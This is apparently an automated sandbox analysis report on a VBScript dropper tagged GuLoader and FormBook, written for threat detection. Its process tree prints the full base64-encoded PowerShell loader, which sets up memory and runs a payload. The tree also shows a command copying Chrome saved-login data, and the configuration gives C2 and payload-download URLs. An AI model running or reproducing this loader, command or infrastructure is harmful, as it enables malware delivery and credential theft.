ID: 557838
Sample Name: New _Inquiry P.O4622.vbs
Cookbook: default.jbs
Time: 17:22:23
Date: 21/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

New _Inquiry P.O4622.vbs


Overview

General Information

Sample Name:	New _Inquiry P.O4622.vbs
Analysis ID:	557838
MD5:	24e935f7534a81..
SHA1:	251ac05ebc8c96..
SHA256:	5e6d8684c3f71c...
Tags:	GuLoader vbs
Infos:	YARA SIGMA



Detection




FormBook GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Detected FormBook malware
- Multi AV Scanner detection for subm...
- Yara detected FormBook
- Malicious sample detected (through...
- VBScript performs obfuscated calls...
- System process connects to networ...
- Antivirus detection for URL or domain
- Sigma detected: Suspect Svchost A...
- Yara detected GuLoader
- Hides threads from debuggers
- Sample uses process hollowing tech...

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 5172 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\New _Inquiry P.O4622.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 4676 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBMAEEAQwBUAEkARgBFAFIA
TwAgAGIAcgBlAGcAbwAgAEsAbgBvAGIAZQB0AHMAZgByAGkAOQAgAEgAZQBzAHQAMwAgAEcAcgB1AGUAcwBvAG0ANAAgAEcAZQBuAGUAcgBhAGwAaQBzACAA
QQBGAE0ARQBKACAAYgBlAGEAdgBlAHIAIABCAEkAQgBMAEkATwBHAFIAIABEAGQAbQBhAG4AZABzAGsAbgA1ACAAbgB1AGwAbABpAG4AIABsAG4AcABvAHQA
cwB5AHMAdABlACAAVABoAHIAZQBhAHAAZQBkAGEAZgAgAE8AdQB0AHcAcgBlAHMAIABHAFQARQBWAEkAVgAgAFUAbgBzAGgAYQBjAGsAbABpADgAIABjAG8A
cgByAGUAIABMAEEAUgBNAEUATgBTAEYAIABEAGkAcwB0AGkAbgBnAHYAOAAgAGQAaQBzAGUAbQBiAG8AIABIAFkAUABFACAAVQBuAGYAaQBsADkAIABWAEEA
TgBEAEIAUgBOAEQAQQAgAEcAZQBuAG4AZQAgAEIAZQBtAGUAcwB0AHIAZQA0ACAAaQBuAGQAcABhACAAQgBpAHQAcwB5AGwAZQAgAFQAZQByAG4AYQBzAGgA
ZQAgAEsAbwBrAGEAcgBkACAADQAKAA0ACgANAAoAQQBkAGQALQBUAHkAcABlACAALQBUAHkAcABlAEQAZQBmAGkAbgBpAHQAaQBvAG4AIABAACIADQAKAHUA
cwBpAG4AZwAgAFMAeQBzAHQAZQBtADsADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtAC4AUgB1AG4AdABpAG0AZQAuAEkAbgB0AGUAcgBvAHAAUwBlAHIA
dgBpAGMAZQBzADsADQAKAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABjAGwAYQBzAHMAIABiAHIAbgBlAGMAeQBrAGwAMQANAAoAewANAAoAWwBEAGwA
bABJAG0AcABvAHIAdAAoACIAbgB0AGQAbABsAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAaQBuAHQA
IABOAHQAQQBsAGwAbwBjAGEAdABlAFYAaQByAHQAdQBhAGwATQBlAG0AbwByAHkAKABpAG4AdAAgAGIAcgBuAGUAYwB5AGsAbAA2ACwAcgBlAGYAIABJAG4A
dAAzADIAIAByAGUAcwB0AGIAZQBsAGIALABpAG4AdAAgAEQAeQBiAGIANgAsAHIAZQBmACAASQBuAHQAMwAyACAAYgByAG4AZQBjAHkAawBsACwAaQBuAHQA
IABhAHAAcABsAGkAZQAsAGkAbgB0ACAAYgByAG4AZQBjAHkAawBsADcAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIA
LgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAcgBlAGEAdABlAEYAaQBsAGUA
QQAoAHMAdAByAGkAbgBnACAAaQBtAG0AYQBuACwAdQBpAG4AdAAgAEgAeQBwAG8AZwB5AG4AeQBiACwAaQBuAHQAIABEAGkAcwBjAGkAcABsADMALABpAG4A
dAAgAGIAcgBuAGUAYwB5AGsAbAAwACwAaQBuAHQAIABQAGUAdAB1AG4AaQBlAHIAbgAsAGkAbgB0ACAARwByAHUAbgBnAGUAcwBtAGkAdAAsAGkAbgB0ACAA
RABlAG0AbwByAGEAbAA1ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMA
IABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAaQBuAHQAIABSAGUAYQBkAEYAaQBsAGUAKABpAG4AdAAgAEQAeQBiAGIANgAwACwAdQBpAG4AdAAgAEQA
eQBiAGIANgAxACwASQBuAHQAUAB0AHIAIABEAHkAYgBiADYAMgAsAHIAZQBmACAASQBuAHQAMwAyACAARAB5AGIAYgA2ADMALABpAG4AdAAgAEQAeQBiAGIA
NgA0ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAdQBzAGUAcgAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAA
ZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAYQBsAGwAVwBpAG4AZABvAHcAUAByAG8AYwBXACgASQBuAHQAUAB0AHIAIABEAHkAYgBiADYANQAsAGkA
bgB0ACAARAB5AGIAYgA2ADYALABpAG4AdAAgAEQAeQBiAGIANgA3ACwAaQBuAHQAIABEAHkAYgBiADYAOAAsAGkAbgB0ACAARAB5AGIAYgA2ADkAKQA7AA0A
CgB9AA0ACgAiAEAADQAKACMAQgBpAHMAYQBtAHMAYwBoAHUAIABEAG8AdgBlAG4AOAAgAEMAYQBsAHkAIABLAHUAbABkAGkAbwB4AGkAZAAgAGcAcgBhAGYA
aQBrAHIAdQB0AGkAIABMAGsAawBlAHIAbgAgAEsAYQBuAG8AbgBpADkAIABDAGgAZQBsADkAIABlAG4AZABlAGIAYQBsAGwAZQBuACAAZABpAHMAawAgAFQA
YQBkAGUAYQB3AG8AdQBjADQAIABVAGkAdABvAHQAYQBuAHUAZAA4ACAAQwB1AHQAbABhAHMAcwBmADQAIABSAGgAaQBwADgAIABUAGUAbgBkAGUAcgBlAGUA
bwAgAHIAZQBpAG4AaABvAGwAZAAgAEgAagBlAG0AdgBpAHMAZQBsAHUAOQAgAEgAVQBSAFIAUwAgAE8AbQBuAGkANgAgAEIAaQBnAGcAaQBzADUAIABPAGgA
bQBhAHYANAAgAEIAdQBjAGgAIABQAGUAZwBnAHkAcABhAHIAYQAgAG4AdgBuAGkAbgBnAGUAZABvACAARgBPAEUATABHAEUAUwBFAEQAIAANAAoAVABlAHMA
dAAtAFAAYQB0AGgAIAAiAHMAbwB1AG0AIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIARQBYAEMATABVAEQAIgAgAA0ACgAkAGIAcgBuAGUAYwB5AGsA
bAAzAD0AMAA7AA0ACgAkAGIAcgBuAGUAYwB5AGsAbAA5AD0AMQAwADQAOAA1ADcANgA7AA0ACgAkAGIAcgBuAGUAYwB5AGsAbAA4AD0AWwBiAHIAbgBlAGMA
eQBrAGwAMQBdADoAOgBOAHQAQQBsAGwAbwBjAGEAdABlAFYAaQByAHQAdQBhAGwATQBlAG0AbwByAHkAKAAtADEALABbAHIAZQBmAF0AJABiAHIAbgBlAGMA
eQBrAGwAMwAsADAALABbAHIAZQBmAF0AJABiAHIAbgBlAGMAeQBrAGwAOQAsADEAMgAyADgAOAAsADYANAApAA0ACgAjAFMAVQBQAEUAUgAgAFMAVABPAEMA
SwBJAEwAWQBSACAAUwB0AG4AawBlAGwAYQA1ACAAZQBtAHAAcgBvAHMAdAAgAGQAZQBmAGkAbgBpAHQAdAAgAFMAZQBwAGkAYQBiAHIAdQAxACAAdABvAHAA
bwBnAHIAYQBmAGUAcgAgAEQAUgBZAFAAUwBUAEUATgAgAEYAcgBlAGsAdgA2ACAARABlAGwAaQBiAGUANgAgAE0AYQB0AGkAYQBzADMAIABoAHUAcwBuAGkA
bgBnAGsAdgAgAEgAdQBzAG0AIABDAEgARQBFAFMARQBGAEwAIAB2AGEAYQBnACAAVABoAGUAbAAgAFMAdQBwAGUAcgA1ACAAcwBhAGMAcgBpAHMAdAAgAFYA
ZQBkAHMAdABhAGEAIABCAGEAZwB0AHUAbgAgAFAAcgBvAHQAeQBsAHMAMgAgAFMAdAByAHkAZwBlAGsAdgBhADEAIABJAE0ATQBPAEwAQQBUACAAUwB0AGUA
ZAAgAHMAYwByAGkAIABmAGUAZABlAHYAYQByACAAUABlAHIAaQBvAGQAYQAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAcwBuAGEAcgBlAG4AcwAiACAA
DQAKACQAYgByAG4AZQBjAHkAawBsADIAPQAiACQAZQBuAHYAOgB0AGUAbQBwACIAIAArACAAIgBcAGIAbAB1AGUAYgAuAGQAYQB0ACIADQAKACMARQB0AHQA
aQBuAHoAbwBtAGIAaQA0ACAAaQBuAHQAZQBsAGwAZQBrAHQAIABNAGUAbgBzAHUAcgBhACAAZgByAGkAaABhACAAUwBoAHUAdABpAG4AZwBkAGkAZQAgAFMA
SwBSAFYAUwBSACAAUwBjAGgAaQBuAGQAeQBsADEAIABzAHkAcgBuAGkAbgBnAGUAIABBAEQATwBQAFQAQQBOAFQAIABMAHUAawBrAGUAdABzAGIAbwAgAGIA
bABhAG4AZABpAG4AZwBzAGYAIABEAEUAQwBJAE0ARQBSAEUAIABVAGQAaABvAGwAZABlAGwAaQAgAFMAVABPAEMASwBIAE8AIABHAGUAbQBpACAARgBhAGIA

cgBpAGsAYQAyACAAaQBuAHQAZQByAHAAdQBuACAAdgBhAG4AZABzAGsAIABzAHAAaQBsAGQAZQAgAFIARQBHAEkAUwBUAEUAUgAgAFAAbwBzAHQAZwBpAHIA
bwBrAG8AMwAgAFIAaQB2AGUAcgBpACAATwBWAEUAUgBFAE0AIABEAEEATgBEAFkAIABUAHIAYQBuAHMAYwAzACAAcABvAGwAeQAgAE0AVQBTAFQAQQBOAEcA
UwAgAEsAYQBzAGUAaQBuAGUAdAAgAEoAdQBnAGUAcgBpAG4AZwB0ACAAQgBFAFIATwBMAEkARwBFAEQAIABTAFQAUgBBAFQAIABBAFMARgBBAEwAVAAgAEwA
bwBnAGEAcgBpACAADQAKACQAYgByAG4AZQBjAHkAawBsADQAPQBbAGIAcgBuAGUAYwB5AGsAbAAxAF0AOgA6AEMAcgBlAGEAdABlAEYAaQBsAGUAQQAoACQA
YgByAG4AZQBjAHkAawBsADIALAAyADEANAA3ADQAOAAzADYANAA4ACwAMQAsADAALAAzACwAMQAyADgALAAwACkADQAKACMAQwBIAFIASQBTAFQAIABDAEUA
UgBCACAASABpAGcAaABqACAAUgBlAGsAbwBtAG0AYQA4ACAAQwBPAFIARQBDACAATABZAEQASQBHAEgARQBEACAAQQBDAEgATwBMAE8ARQBGAC
AAbQB1AHMAbABpAG4AZwAgAG0AYQB0AGUAcgBpAGEAbABpACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBTAHUAYQBiAGwAIgAgAA0ACgAkAGIAcgBuAG
UAYwB5AGsAbAA1AD0AMAA7AA0ACgAjAFMAdAByAGEAYQBsACAAaAB5AHAAZQByACAATAB1AG4AZQBoAHkAcgBkACAAUgBFAEkARgBJAEsAIAB0AGUAcwB0AG
EAbQBlACAAQgBSAEkASwBWAFYATgAgAEkARABJAE8AIABnAHIAYQBkAHUAYQB0ACAATQBlAGEAdABtAGEAbgA1ACAAYwBvAHUAbgB0AGUAcgBlAHYAIABQAH
IAZQBpAG4AZABlAGIAdABlADkAIABNAHkAbwBtAGUAcgBlADMAIABPAHAAZQByAGEAdABpAHYAcwB5ACAAcABsAGkAcgBiAGUAcwBrAGEAcgAgAHMAYQBtAG
EAcgAgAEwATgBTAEEAVABTACAAYwBoAGUAcwBrACAARgBJAEcAVQBSAFQAWQBQACAAUABvAHUAcwBzAGkANAAgAEYAVQBHAFQARgBKAEUAIABGAHUAbgBrAH
QAaQAgAE8AbQBrAHIAcwBlAGwAcwA2ACAAVABvAGEAZABsACAAQQBpAHIAdwBvAHIAdABoACAARwBhAHMAYQBwAHAAYQByAGEAdAAgAEIAdQBnAHMAcAB5AH
QAdAA2ACAAUABvAG8AZwByAGEAbQBzAHQANQAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAYgBhAHIAYQBrACIAIAANAAoAWwBiAHIAbgBlAGMAeQBrAG
wAMQBdADoAOgBSAGUAYQBkAEYAaQBsAGUAKAAkAGIAcgBuAGUAYwB5AGsAbAA0ACwAJABiAHIAbgBlAGMAeQBrAGwAMwAsADIANgAxADEANgAsAFsAcgBlAG
YAXQAkAGIAcgBuAGUAYwB5AGsAbAA1ACwAMAApAA0ACgAjAFMAbgBhAGQAZABlAG4AYQBzAG8ANQAgAGMAaQByAGMAdQAgAEMATwBOAEYARQBDACAAcAByAG
8AcABvACAAUwB1AGkAdABhAGIAbABlADIAIABQAFMARQBVAEQATwAgAEkATgBEAEwARwBHAEUATAAgAFAAdQB0AHIAZQBzAGMAZQBrAGEAOAAgAFgAeQBsAG
8AMwAgAFcASABVAEYARgAgAG8AYQBzAGUAcwBrAGkAbgAgAFQAYQBtAHQAYQBtACAASQBtAHAAbwByADMAIABQAHIAbwB0ACAAVAB5AHIAbwAgAHYAZQBuAH
QAcgAgAFUATgBCAEkARABBAEIAIAByAGEAYQB2AGEAcgBlAHIAbgBlACAASABvAHIAYQBoAGwAdQBjAGkAYQAgAFMAeQBuAHQAaABlAHQAIABGAGUAZAB0AG
QAIABlAGEAYQByAGQAOQAgAFYASQBOAEsARQBMACAAUwBLAEEAVABUAEUAQQBOAFMAVAAgAE0ARQBDAEgARQBMACAAUgBhAG4AZABpAGEAcABs
ACAARABFAFQATwBYAEkARgBJACAAQgBsAG4AZABlAG4AIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAFQAdQByAGYAIgAgAA0ACgBUAGUAcwB0AC0AUABh
AHQAaAAgACIAWQBWAEUAVAAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBPAE0ATQBBAFQASQBEAEkAQQAiACAADQAKAFQAZQBzAHQALQ
BQAGEAdABoACAAIgBUAG8AbAB1AGkAZABvAGMAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIASwBVAEwAVABVAFIAUwBBAE0ATQAiACAADQAKAFQAZQ
BzAHQALQBQAGEAdABoACAAIgBrAHYAYQBsAGkAdABlAHQAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAUwBhAGUAbABnAGUAcwBzAHQAMwAiACAADQ
AKAFQAZQBzAHQALQBQAGEAdABoACAAIgBSAGEAZAByAGUAbgBzACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAFQAZQByAG4AaQBuAGcAdAB5ACIAIA
ANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAGYAcgBtAG4AZABvAHYAZQByACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAEEAbABlAHYAaQBuACIAIA
ANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAEQAdQBtAHAAZQBrAGEAOAAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBmAGEAcwB0AGcAcgBlACIAIA
ANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAFAAYQBhAHQAYQBsAGUAcgBlACIAIAANAAoAWwBiAHIAbgBlAGMAeQBrAGwAMQBdADoAOgBDAGEAbABsAFcAaQ
BuAGQAbwB3AFAAcgBvAGMAVwAoACQAYgByAG4AZQBjAHkAawBsADMALAAgADAALAAwACwAMAAsADAAKQANAAoADQAKAA== MD5:
DBA3E6449E97D4E3DF64527EF7012A10)

- conhost.exe (PID: 6156 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- csc.exe (PID: 6440 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 6080 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES6913.tmp" "c:\Users\user\AppData\Local\Temp\vsdke30k\CSC2B92EBAA3FFD4AC6819286896BCEF79.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- ieinstal.exe (PID: 5480 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: DAD17AB737E680C47C8A44CBB95EE67E)
  - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - svchost.exe (PID: 5288 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: FA6C268A5B5BDA067A901764D203D433)
      - cmd.exe (PID: 1584 cmdline: /c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 5568 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.usyeslogistics.com/k6sm/"
  ],
  "decoy": [
    "mingshengjewelry.com",
    "ontimecleaningenterprise.com",
    "alyssa0.xyz",
    "ptecex.xyz",
    "dukfot.online",
    "pvcpc.com",
    "iowalawtechnology.com",
    "nestletranspotation.com",
    "mysithomes.com",
    "greenlakespaseattle.com",
    "evofishingsystems.com",
    "unilytcs.com",
    "ordemt.com",
    "dentalbatonrouge.com",
    "pictureme360.net",
    "chalinaslacatalana.com",
    "newmirrorimage.xyz",
    "pinklaceandlemonade.com",
    "rapinantes.com",
    "yzicpa.com",
    "josephosman.com",
    "robsarra.com",
    "shumgroup.net",
    "flooringnewhampshire.com",
    "onceadayman.com",
    "audiomacklaunch.xyz",
    "hurryburry.com",
    "golfvid.info",
    "tutortenbobemail.com",
    "tatlitelasorganizasyon.com",
    "tqgtdd.space",
    "classicalruns.com",
    "xx3tgnf.xyz",
    "galwayartanddesign.com",
    "qidu.press",
    "crypto-obmennik.com",
    "dn360rn001.com",
    "tridim.tech",
    "phamhome.com",
    "mediadollskill.com",
    "loveatmetaverse.com",
    "electric4x4parts.com",
    "azulymargarita.com",
    "isadoramel.com",
    "rubyclean.com",
    "officiallydanellewright.com",
    "wu8d349s67op.xyz",
    "detetivepyther.com",
    "wondubniumgy463.xyz",
    "registry-finance3.com",
    "ultracoding.com",
    "open-4business.com",
    "supremelt.online",
    "pangfeng.xyz",
    "morneview.com",
    "northfloridapsychic.com",
    "kg4bppuh.xyz",
    "friv.asia",
    "epsilonhomecare.com",
    "hbina.com",
    "beachhutprinting.com",
    "sophoscloudoptix.net",
    "managemarksol.site",
    "palestyna24.info"
  ]
}
```

Threatname: GuLoader


```
{
  "Payload URL": "https://owanlab.com/bin_DziiNe252.bin"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000016.00000002.1182719160.0000000002970000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000016.00000002.1182719160.0000000002970000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000016.00000002.1182719160.0000000002970000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
00000013.00000002.1065437367.000000001E680000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000013.00000002.1065437367.000000001E680000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 17 entries				

Sigma Overview

System Summary

Sigma detected: Suspect Svchost Activity

Sigma detected: Suspicious Svchost Process

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Networking

System process connects to network (likely due to code injection or exploit)

Potential malicious VBS script found (has network functionality)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Detected FormBook malware

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

Data Obfuscation

VBScript performs obfuscated calls to suspicious functions

Yara detected GuLoader

Boot Survival

Creates an undocumented autostart registry key

Hooking and other Techniques for Hiding and Protection

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion

Potential evasive VBS script found (sleep loop)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Encrypted powershell cmdline option found

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	5 2 1 Scripting	1 Registry Run Keys / Startup Folder	5 1 2 Process Injection	1 1 Deobfuscate/Decode Files or Information	1 OS Credential Dumping	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Shared Modules	Boot or Logon Initialization Scripts	1 Registry Run Keys / Startup Folder	5 2 1 Scripting	1 Credential API Hooking	1 1 4 System Information Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 1 Command and Scripting Interpreter	Logon Script (Windows)	Logon Script (Windows)	3 Obfuscated Files or Information	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	2 PowerShell	Logon Script (Mac)	Logon Script (Mac)	1 Rootkit	NTDS	4 2 1 Security Software Discovery	Distributed Component Object Model	1 Credential API Hooking	Scheduled Transfer	1 1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	2 3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	5 1 2 Process Injection	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

